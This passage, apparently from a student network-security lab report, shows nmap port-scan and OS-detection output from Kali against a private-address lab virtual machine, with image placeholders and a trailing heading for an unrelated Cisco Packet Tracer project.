3212/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown


Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
[~] harsha@kali: ~
└─$
```


## Nmap -O:


```
File Actions Edit View Help
root@kali: /home/kali
[~] root@kali: /home/kali
# nmap -O 192.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 14:47 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE OS
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
117/tcp   open  rtmpd
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
3212/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:2B:AC:AB (Oracle VirtualBox virtual NIC)
Device Type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS OS: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop


OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.04 seconds
[~] root@kali: /home/kali
└─$
```


## Networking project on Fire extinguisher using cisco packet tracer.




